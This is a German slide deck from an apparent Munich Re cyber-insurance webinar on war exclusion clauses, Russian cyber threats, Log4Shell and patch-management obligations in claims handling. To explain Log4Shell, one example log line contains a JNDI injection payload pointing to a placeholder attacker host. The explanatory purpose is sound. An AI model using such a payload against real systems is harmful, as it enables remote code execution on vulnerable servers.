



# Cybermania 2022 - EXTRA

## Unser Thema: Kriegs- und andere Ausschlussklauseln in der Cyberversicherung

31. März 2022

Munich Re/D-A-CH Team

Munich RE 

# 1

Kriegs- und andere  
Ausschlussklauseln in der  
Cyberversicherung

Russischer Krieg und  
Cybersicherheit

Martin Kreuzer, Senior Risk Manager Cyber Risks

## Öffentliche Quellen / Reports – z.B.:

- Cyber Cube
- DXC Threat Intelligence Report
- Blogs
- Booz Allan Hamilton „The 2022 Russia-Ukraine Conflict“
- Think Tanks:
  - CSIS (Center for Strategic & International Studies)
- Nationale / Internationale Behörden:
  - BSI
  - ENISA
  - FBI


## Interne Quellen:

- Claims
- IRM / IT
- Expert Group Cyber Risks
- UW-Units

## Nicht öffentliche Quellen:

- Cyber Allianz Zentrum / NCAZ
- Bundesnachrichtendienst
- BSI

# Putin´s Krieg & Cybersicherheit: Was man festhalten kann



Es gibt aktuelle, häufig gleichlautende Warnungen von zahlreichen westlichen Behörden. Ein Beispiel: „Every organization is at risk from cyber threats [linked to Putin´s War]“ (Homeland Security)

Offensive Cyber-Fähigkeiten sind definitiv Teil von Putin´s “Playbook”. Fokus: V.a. kritische Infrastrukturen, westliche Behörden und Firmen, die wesentlicher Teil der Sanktionen

Dennoch wurden bislang keine spezifischen bzw. substantiellen Angriffe auf Unternehmen / Organisationen innerhalb der EU gemeldet (Stand 29. März). Die Ursachen hierfür sind reine Spekulation!

Offizielle und Experten erwarten nicht, dass sich dies fortsetzen wird. US-President Biden am 22. März: "The magnitude of Russia's cyber capacity is fairly consequential and it's coming".

# Putin´s Krieg und Cybersicherheit: Was ist neu und wie geht es weiter?



## Was ist neu?

- Vielzahl der Akteure
- Cyberkrieg ist Teil der medialen Berichterstattung
- Kriminelle Gruppierungen sind involviert

## Wie geht es weiter?

- Physische Militäraktionen bleiben Hauptaugenmerk
- Kollateralschäden vs gezielter Cyber War
- Attributierung bleibt weiter problematisch
- Ziele wurden bereits vor dem Krieg identifiziert und infiltriert



**Bislang hat Munich Re keine größeren Incidents / Schäden gesehen, die unmittelbar aus dem Krieg resultieren**



**Zwei Ausschlüsse sind in diesem Kontext wichtig:**

Infrastructure Failure Ausschluss  
Kriegsausschluss

# Log4j ist eine **Software-Bibliothek**, die **Logging**-Funktionalität zur Verfügung stellt

## Software-Bibliothek

- vorgefertigtes „Software-Baustein“
- kapselt oft-benötigte oder komplexe Funktionalität ab und stellt sie Anwendungen zur Verfügung
- typische hergenommen für Verschlüsselung, Kompression, Netzwerkanfragen, usw.
- moderne Anwendungen betten hunderte von Bibliotheken ein
- eine Bibliothek kann eine weitere Bibliothek einbetten!

## Logging

- Protokollieren wichtiger Ereignisse in sog. Log-Dateien
- Überall wird geloggt: Betriebssysteme, Datenbanken, Firewalls, Anwendungen, usw.
- Fiktives Beispiel „Social Network“:  

```
[2022-03-10 12:34:23] Nutzer Daniel F. hat sich erfolgreich angemeldet
```

```
[2022-03-10 12:36:12] Nutzer Daniel F. hat ein Post veröffentlicht: ‚Die Sonne scheint‘
```

```
[2022-03-10 12:36:03] Nutzer Daniel F. hat sich abgemeldet
```

# Was ist Log4shell?

- Schwerwiegende Schwachstelle in Log4j – CVE-2021-44228
- It is not a bug, it is a feature (since 2013):
  - Wenn die Bibliothek eine Zeichenfolge der Form `${jndi:ldap://[URL Platzhalter]}` loggen soll...
  - ... dann rufe die URL auf...
  - ... lade das runter was du dort findest...
  - ... und führe es aus!

→ Wenn ein Angreifer beeinflussen kann, was geloggt wird, dann kann er die Schwachstelle ausnutzen:

[2022-03-10 12:34:23] Nutzer Daniel F. hat sich erfolgreich angemeldet

[2022-03-10 12:36:12] Nutzer Daniel F. hat ein Post veröffentlicht: ``${jndi:ldap://attacker.com/schadcode}``

[2022-03-10 12:36:03] Nutzer Daniel F. hat sich abgemeldet



# Warum war Log4Shell so kritisch?

## Kritische Schwachstelle

- CVSS Bewertung von 10,0
- Über's Internet ausnutzbar
- Führt Schadcode aus
- Braucht keine User Interaktion
- Braucht keine User Privilegien
- Trivial auszunutzen

## Enorme Angriffsfläche

- Log4j läuft auf Millionen von Geräten
- Selbst-entwickelte Anwendungen sind betroffen
- COTS Komponenten sind betroffen
- Patches waren zT lange nicht verfügbar
- Keine Transparenz wo Log4j eingesetzt wird

# Was ist seit Dezember 2021 passiert?

- Log4shell unzählbar oft ausgenutzt
- Meistens für Cryptomining
- Katastrophenszenario blieb aber aus
- Beitragende Faktoren:
  - Keine root Rechte
  - Community hat rasch reagiert
  - Defense in Depth
  - Betroffene Systeme sehr heterogen
- Log4shell wird uns aber Jahrelang begleiten

# 2

## Log4j – Schaden- Aspekte Patch Management

Jakob von Uckermann, Senior Claims Manager

- **Unterscheidung einzelner Nutzer und Befugnisebenen**
  - Individuelle Zugänge für alle Nutzer. Administrative Zugänge ausschließlich für Administratoren
  - Bestimmte Mindestanforderungen für Passwörter (insbes. Anzahl der Zeichen)
- **Schutz gegen unberechtigten Zugriff**
  - Zusätzlicher Schutz bei erhöhtem Risiko (z.B. Geräte über Internet erreichbar): z.B. Firewalls, 2-FA
- **Schutz gegen Schadsoftware**
  - der automatisch auf dem aktuellen Stand gehalten wird: z. B. Virens Scanner
- **Patch-Management**
  - Sicherstellung der zeitnahen Installation von relevanten Sicherheitspatches
  - Zusätzliche geeignete Maßnahmen zur Absicherung bei Systemen und Anwendungen mit bekannten Sicherheitslücken
- **wöchentlicher Sicherungsprozess**
  - Geeignete Maßnahmen, z.B. physische Trennung bei lokalen Backups.
  - Gesonderte Vorgaben bei Backups über das Netzwerk, z.B. Nichteinbindung Back-Up-Server in active-directory
  - Regelmäßiges Testen des Sicherungsprozesses und der Datenwiederherstellung

Schadenbearbeitung profitiert von

- klarer und vollständiger forensischer Analyse unter Berücksichtigung von Obliegenheitsverletzungen
- klar formulierten Bedingungen, welche relevante Aspekte der Schadenbearbeitung berücksichtigen
- klaren rechtlichen Rahmenbedingungen, worauf sich alle einstellen können

# Obliegenheiten: Patch Management

- Definition “Patching” und “Patch-Management-Prozess”
- Obliegenheit zur Durchführung von Sicherheitspatches
- Voraussetzungen für effektive Schadenbearbeitung
- Folgen der Obliegenheitsverletzung

## Definition “Patching” und “Patch-Management-Prozess”

- Interner Prozess für Patching
- Bezug auf interne Soft- und Hardwareassets, Inventarliste
- Technische und organisatorische Vorgaben
- Dokumentation aller Patching-Aktivitäten
- Timing, Priorisierung, Tests
- Andere Lösungen (z.B. official workarounds, mitigations, temporary fixes)
- Regelmäßige Updates
- Outsourcing von Patching-Aktivitäten

## Obliegenheit zur Durchführung von Sicherheitspatches

- Unterscheidung von Computersystemen, Lösungsmöglichkeiten sowie zeitlichen Vorgaben
  - Internet-facing computer systems
  - Embedded systems, ICS or SCADA systems
  - All other computer systems
  - Computer systems with critical vulnerabilities with a CVSS Base Score of 8.0 or higher for which no patch is available but an official workaround



## Voraussetzungen für effektive Schadenbearbeitung

- Dokumentation des Patch-Management-Prozesses zur Verfügung gestellt
  - Zugang zu Dokumentation aller Patching-Aktivitäten
  - Zugang zu forensischen Reports (vollständig)
  - Forensische Analyse eines unabhängigen Experten mit Fokus auf
    - Erster Zugriff (incl. relevante Exploits / Schwachstellen): Kausalität?
    - Weiteres Bewegen des Angreifers: Kausalität?
    - Patching-Aktivitäten sowie andere Maßnahmen
- Risk Assessment, Verkaufsgespräche?



Vielen Dank für Ihre Beiträge und die Teilnahme

Cybermania, 10. März 2022  
Munich Re Cyber D-A-CH Team

